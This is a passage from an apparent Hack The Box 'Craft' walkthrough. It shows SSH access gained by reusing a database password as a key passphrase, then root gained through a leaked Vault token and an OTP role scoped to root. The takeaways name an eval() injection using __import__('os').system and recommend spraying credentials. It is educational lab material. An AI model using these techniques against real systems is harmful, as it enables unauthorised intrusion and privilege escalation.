
There's a private repo called craft-infra.


The SSH key is like a treasure, so I downloaded it:
┌──(kali㉿kali)-[~/HTB/craft]
└─$ chmod 600 ssh_key
But when I tried to log in it asked for a passphrase:
┌──(kali㉿kali)-[~/HTB/craft]
└─$ ssh -i ssh_key gilfoyle@craft.htb
Enter passphrase for key 'ssh_key':
Another wall. But come on, he wouldn't reuse the same password a third time... right? Dropped in the DB password, and, ladies and gentlemen, he absolutely did. First real foothold on the machine


user.txt is in his home directory.
Privilege escalation
First I tried the famous sudo -l, and the first time I saw this it said:
gilfoyle@craft:~$ sudo -l
-bash: sudo: command not found
which means sudo isn't even installed. Then I looked around home:
gilfoyle@craft:~$ ls -la
-r--------  1 gilfoyle gilfoyle   33 Sep  5 13:25 user.txt
-rw-------  1 gilfoyle gilfoyle   36 Feb  9  2019 .vault-token
There's a weird file called .vault-token. I didn't know what it was, but it rang a bell, I'd

seen references to Vault all over the craft-infra repo. Going back to it, there was a
secrets.txt and some setup files that made it clear the whole infrastructure was wired up with
HashiCorp Vault, a secrets-management server that hands out and brokers credentials instead of
leaving them lying around in config files (ironic, given how many creds I'd already fished out of
this machine).
First thing I did was check the environment to see if the box was already pointed at a Vault
server, and sure enough:
gilfoyle@craft:~$ env
VAULT_ADDR=https://vault.craft.htb:8200/
VAULT_ADDR tells the vault CLI where the Vault server lives, and the binary was installed
system-wide:
gilfoyle@craft:~$ vault --version
Vault v1.0.2 ('37a1dc9c477c1c68c022d2084550f25bf20cac33')
So I've got the Vault address, the Vault client, AND a .vault-token sitting in gilfoyle's home
directory. That token is basically gilfoyle's authentication to Vault, whoever holds it can act
with whatever permissions Vault granted it.
Now, what can this token actually DO? Going back through the craft-infra repo, I'd noticed Vault
was set up with the SSH secrets engine, and specifically there was a role defined called
root_otp. This is the piece that ties everything together.
Quick explanation of what that engine is, because it's the whole privesc: Vault's SSH secrets
engine can generate short-lived, one-time SSH credentials on demand instead of using static keys
or passwords. In OTP mode, when you ask Vault for access, it spits out a random one-time
password. On the target machine there's a little PAM helper (vault-ssh-helper) that, when you
type that OTP at the SSH password prompt, phones back to Vault and asks "is this OTP legit and
unused?", Vault says yes, burns it, and lets you in. The root_otp role was configured to mint
these OTPs for the root account.
So the situation is: I'm holding a Vault token authorised to use a role that generates one-time
root logins. That's game over, nothing checks who I am, only that my token is valid and the
role permits root.
Let's test the vault ssh command to see how it works:
gilfoyle@craft:~$ vault ssh --help
...
  SSH using the OTP mode (requires sshpass for full automation):

      $ vault ssh -mode=otp -role=my-role user@1.2.3.4
...
So I just need to point it at the root_otp role and ask for a root session on localhost:
gilfoyle@craft:~$ vault ssh -mode=otp -role=root_otp root@127.0.0.1
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: 07fa80a3-4dd6-d9b5-be48-36775968b2c0
Normally sshpass would auto-type that OTP into the password prompt for me, but it's not
installed on the box, so Vault just prints the OTP and launches the ssh session itself. All I have
to do is paste that value when it asks:
Password:
Linux craft.htb 6.1.0-12-amd64 ...

root@craft:~#
And just like that, we're root. Vault handed me a one-time root password because gilfoyle's
leaked token was scoped to allow exactly that.
Grab the flag:
root@craft:~# cat root.txt

Takeaways
- Read the issues and commit history on any Git service you find. The bug here was literally
written up in an open issue and left in the code, and another commit handed me the creds to
reach it. eval()on request data is game over. No filter, no sandbox,
__import__('os').system(...)turns a JSON field into a shell.- No
mysqlclient in a container? Use the app's own language. It's a Python app, so a MySQL
driver was already there:python3 -c 'import pymysql'. - Spray recovered passwords everywhere. The DB password came back as a Gogs login and then
again as an SSH key passphrase. Gilfoyle, come on. - A stray
.vault-tokenplusVAULT_ADDRcan be a privesc. If a Vault SSH role is scoped to
root, holding a valid token is as good as being root.
aight see you in the next one < 3